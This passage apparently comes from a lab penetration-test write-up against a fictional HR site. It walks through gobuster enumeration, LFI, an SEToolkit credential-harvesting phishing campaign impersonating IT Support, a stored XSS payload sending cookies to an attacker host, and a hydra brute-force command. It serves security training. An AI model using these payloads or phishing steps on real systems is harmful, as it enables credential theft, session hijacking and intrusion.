


5) Web server enumeration

Flag:	fl4G{4ll_CtFs_n33d_eph3mer4l_p0rts!}

Scanning the webpage shows that it is using unorthodox ports, which a malicious user could potentially connect to if it is misconfigured.

The nmap scan of the web server shows which ports are open. There is no real requirement to have the ephemeral port 21587 open.





6) LFI


Flag:	fL@g{LF1_1nclud3d_BZ!}


Scanning for specific file types that are used to run services or provide configuration for the webpage such as .php files shows a local file inclusion vulnerability. This can be used to view pages that should be obscured.
Using gobuster to scan for common configuration files shows more pages to browse to.
/upload.php or /export/php gives a verbose error message that suggests an LFI vulnerability.
It is possible to use this LFI vulnerability to view pages on export.php the flag is in the source code to this page.

```
┌──(student㉿kali)-[~/Pentest/DIRB]
└─$ gobuster dir -u http://hr.sii.corp -w /usr/share/wordlists/dirb/common.txt -x php,js,html,txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://hr.sii.corp
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php,js,html,txt
[+] Timeout:                 10s
===============================================================
2022/03/14 10:45:22 Starting gobuster in directory enumeration mode
===============================================================
/.hta.txt            (Status: 403) [Size: 276]
/.hta                (Status: 403) [Size: 276]
/.hta.php            (Status: 403) [Size: 276]
/.hta.js             (Status: 403) [Size: 276]
/.hta.html           (Status: 403) [Size: 276]
/.htaccess           (Status: 403) [Size: 276]
/.htpasswd.php       (Status: 403) [Size: 276]
/.htaccess.html      (Status: 403) [Size: 276]
/.htpasswd.js        (Status: 403) [Size: 276]
/.htaccess.txt       (Status: 403) [Size: 276]
/.htpasswd.html      (Status: 403) [Size: 276]
/.htaccess.php       (Status: 403) [Size: 276]
/.htpasswd.txt       (Status: 403) [Size: 276]
/.htaccess.js        (Status: 403) [Size: 276]
/.htpasswd           (Status: 403) [Size: 276]
/css                 (Status: 301) [Size: 308] [--> http://hr.sii.corp/css/]
/dashboard.php       (Status: 302) [Size: 9085] [--> login.php]
/data.txt            (Status: 200) [Size: 45]
/export.php          (Status: 200) [Size: 381]
/gateway             (Status: 301) [Size: 312] [--> http://hr.sii.corp/gateway/]
/img                 (Status: 301) [Size: 308] [--> http://hr.sii.corp/img/]
/info.php            (Status: 200) [Size: 73459]
/info.php            (Status: 200) [Size: 73459]
/js                  (Status: 301) [Size: 307] [--> http://hr.sii.corp/js/]
/login.php           (Status: 200) [Size: 3668]
/logout.php          (Status: 302) [Size: 0] [--> /login.php]
/search.php          (Status: 200) [Size: 2793]
/server-status       (Status: 403) [Size: 276]
/todo.txt            (Status: 200) [Size: 35]
/upload.php          (Status: 200) [Size: 346]

===============================================================
2022/03/14 10:45:32 Finished
===============================================================
```











7) Phishing Campaign


Flag:	Password123!


With the confirmed email addresses a phishing campaign can be conducted. In this case the webpage was cloned (which is simple to do for an attacker) and users can be asked to “log in.” in this campaign 50% of users that were targeted “clicked the link” and had credentials stolen.
Using SEToolkit to clone the webpage, host it and then send a phishing email to multiple users that looks like it comes from an IT support email address from the domain. This link that is sent redirects users to a malicious page that will give the attacker any user credentials that are entered.

SET Clone


Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.
set> 2


1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu
set:webattack>3


1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report


set:webattack> Enter the url to clone:http://hr.sii.corp
[*] Cloning the website: http://hr.sii.corp
[*] This could take a little bit...
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
172.4.10.10 - - [15/Mar/2022 11:06:30] "GET / HTTP/1.1" 200 -
172.4.21.4 - - [15/Mar/2022 11:12:39] "GET / HTTP/1.1" 200 -
172.4.21.4 - - [15/Mar/2022 11:12:39] "GET / HTTP/1.1" 200 -
172.4.21.5 - - [15/Mar/2022 11:12:41] "GET / HTTP/1.1" 200 -
172.4.21.5 - - [15/Mar/2022 11:12:41] "GET / HTTP/1.1" 200 -

SET Mailer


```
Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 5
```

```
   What do you want to do:

    1.  E-Mail Attack Single Email Address
    2.  E-Mail Attack Mass Mailer

    99. Return to main menu.

set:mailer>2
```

```
set:phishing> Path to the file to import into SET:/home/student/Pentest/users/emails.txt

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>2
set:phishing> From address (ex: moo@example.com):itsupport@sii.corp
set:phishing> The FROM NAME the user will see:IT Support
set:phishing> Username for open-relay [blank]:
Password for open-relay [blank]:
set:phishing> SMTP email server address (ex. smtp.youremailserveryouown.com):172.4.22.110
set:phishing> Port number for the SMTP server [25]:
set:phishing> Flag this message/s as high priority? [yes|no]:yes
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:Password reset
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:h
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished:
```

```
set:phishing> Path to the file to import into SET:/home/student/Pentest/users/emails.txt

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:ITSupport@gmail.com
set:phishing> The FROM NAME the user will see:IT Support
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:yes
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:Log in to reset your password
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:h
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished:<h2>You must log in and reset your password</h2>
Next line of the body: <br>
Next line of the body: <p><b>This must be done as soon as possible</b></p>
Next line of the body: <h3><a href="172.4.10.10">Log in</a></h3>
Next line of the body: END
```


```
Next line of the body: <h3><a href="http://172.4.10.10">Log in</a></h3>
Next line of the body: END
[*] Sent e-mail number: 1 to address: fbreville@sii.corp
[*] Sent e-mail number: 2 to address: mmcconaughey@sii.corp
[*] Sent e-mail number: 3 to address: tpoller@sii.corp
[*] Sent e-mail number: 4 to address: dashcroft@sii.corp
[*] Sent e-mail number: 5 to address: awalsh@sii.corp
[*] Sent e-mail number: 6 to address: itsupport@sii.corp
[*] SET has finished sending the emails

     Press <return> to continue
```



8) XSS Attack

Flag:	Fl@G{cook13_th13f!}


With the cookies not being encoded and visible to users makes it simple to amend them and steal users' "sessions." This means a regular user can take the "session" of a more privileged user by posting a malicious script on the page (as this too is unsanitised). Once this script has been uploaded any user that visits the webpage will automatically be redirected to a site hosted by the attacker where they can steal that cookie.
The cookies in the developer tools are in clear text allowing a user to amend the values of "name," "department" and "session id." The comments on the ticket pages are unfiltered allowing a java cookie stealing script to be uploaded. This means any user that visits the page will auto redirect to the attacker's machine where they can steal that user's cookie value.




Input:

<u>words</u>

<script>document.location='http://172.4.10.10:8000/XSS/grabber.php?c='+document.cookie</script>





9) Brute Force

Flag:	sassy

As the webpage allows an unlimited amount of login attempts it is possible to run a “brute force” attack against it. With the old account being left on the system it is simple to run this attack against this account as there will be no conflicting log in attempts. Disused and unmonitored accounts should be removed immediately to prevent this issue and maximum login attempts as well as multi factor authentication would stop the simplicity of this attack. Using hydra to brute force the previously found unused account, the lack of 2FA and the unlimited login attempts makes this possible.
Attack:

hydra -l fbreville@sii.corp -P /usr/share/wordlists/rockyou.txt hr.sii.corp http-post-form "/login.php:email=^USER^&password=^PASS^:No account with those details exist." -t 4 -f


```
[80][http-post-form] host: hr.sii.corp   login: fbreville@sii.corp   password: sassy
[STATUS] attack finished for hr.sii.corp (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-03-15 16:20:47
```


10) Unsanitised Inputs

